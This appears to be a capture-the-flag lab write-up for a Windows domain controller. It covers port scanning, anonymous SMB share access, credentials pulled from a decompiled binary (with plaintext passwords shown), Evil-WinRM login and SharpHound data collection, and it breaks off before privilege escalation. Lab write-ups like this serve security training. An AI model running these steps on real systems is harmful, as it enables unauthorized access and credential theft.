Information Gathering

1) found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ tcpscan 10.10.11.174
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 14:34 IST
Nmap scan report for 10.10.11.174
Host is up (0.20s latency).
Not shown: 65516 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-10-03 09:07:08Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
49742/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-10-03T09:08:04
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 1s
```


2) found smb shares

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient -N -L '\\10.10.11.174\'

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

3) found a custom binary

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient -N '\\10.10.11.174\support-tools\'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 22:31:06 2022
  ..                                  D        0  Sat May 28 16:48:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 16:49:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 16:49:55 2022
  putty.exe                           A  1273576  Sat May 28 16:50:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 16:49:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 22:31:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 16:50:17 2022
  WiresharkPortable64_3.6.5.paf.exe       A 44398000  Sat May 28 16:49:43 2022

                4026367 blocks of size 4096. 963416 blocks available
smb: \> ^C
```

4) found credentials in the binary




4) found username - ldap

```
// UserInfo.Services.LdapQuery
// Token: 0x06000012 RID: 18 RVA: 0x00002190 File Offset: 0x00000390
public LdapQuery()
{
    string password = Protected.getPassword();
    this.entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
    this.entry.AuthenticationType = AuthenticationTypes.Secure;
    this.ds = new DirectorySearcher(this.entry);
}
```

ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz


5) Found a credential



support:Ironside47pleasure40Watchful

Exploitation

1) Connected with evilwinrm



Privilege Escalation

1) Collected bloodhound data

```
   Display version information.*Evil-WinRM* PS C:\Users\support\Desktop> ./SharpHound.exe -d support.htb
2024-10-03T04:17:40.7358602-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-10-03T04:17:40.8608589-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTa
rgets, PSRemote, CertServices
2024-10-03T04:17:40.8921181-07:00|INFORMATION|Initializing SharpHound at 4:17 AM on 10/3/2024
2024-10-03T04:17:40.9859398-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertS
ervices
2024-10-03T04:17:41.0639992-07:00|INFORMATION|Beginning LDAP search for support.htb
2024-10-03T04:17:41.1108609-07:00|INFORMATION|Beginning LDAP search for support.htb Configuration NC
2024-10-03T04:17:41.1264830-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-10-03T04:17:41.1264830-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-10-03T04:17:41.4389876-07:00|INFORMATION|Consumers finished, closing output channel
2024-10-03T04:17:41.4702352-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-10-03T04:17:41.6264840-07:00|INFORMATION|Status: 312 objects finished (+312 Infinity)/s -- Using 40 MB RAM
2024-10-03T04:17:41.6264840-07:00|INFORMATION|Enumeration finished in 00:00:00.5707154
2024-10-03T04:17:41.6733607-07:00|INFORMATION|Saving cache with stats: 16 ID to type mappings.
 0 name to SID mappings.
 1 machine sid mappings.
 3 sid to domain mappings.
 0 global catalog mappings.
2024-10-03T04:17:41.7046105-07:00|INFORMATION|SharpHound Enumeration Completed at 4:17 AM on 10/3/2024! Happy Graphing!
*Evil-WinRM* PS C:\Users\support\Desktop> ls


    Directory: C:\Users\support\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/3/2024   4:11 AM                support
-a----         10/3/2024   4:17 AM          25770 20241003041741_BloodHound.zip
-a----         10/3/2024   4:16 AM        1556480 SharpHound.exe
-ar---         10/3/2024   1:33 AM             34 user.txt
-a----         10/3/2024   4:17 AM           1324 YzgyNDA2MjMtMDk1ZC00MGYxLTk3ZjUtMmYzM2MzYzVlOWFi.bin
```

```
*Evil-WinRM* PS C:\Users\support\Desktop> download 20241003041741_BloodHound.zip

Info: Downloading C:\Users\support\Desktop\20241003041741_BloodHound.zip to 20241003041741_BloodHound.z

Info: Download successful!
*Evil-WinRM* PS C:\Users\support\Desktop>
```

2) We have remote login privileges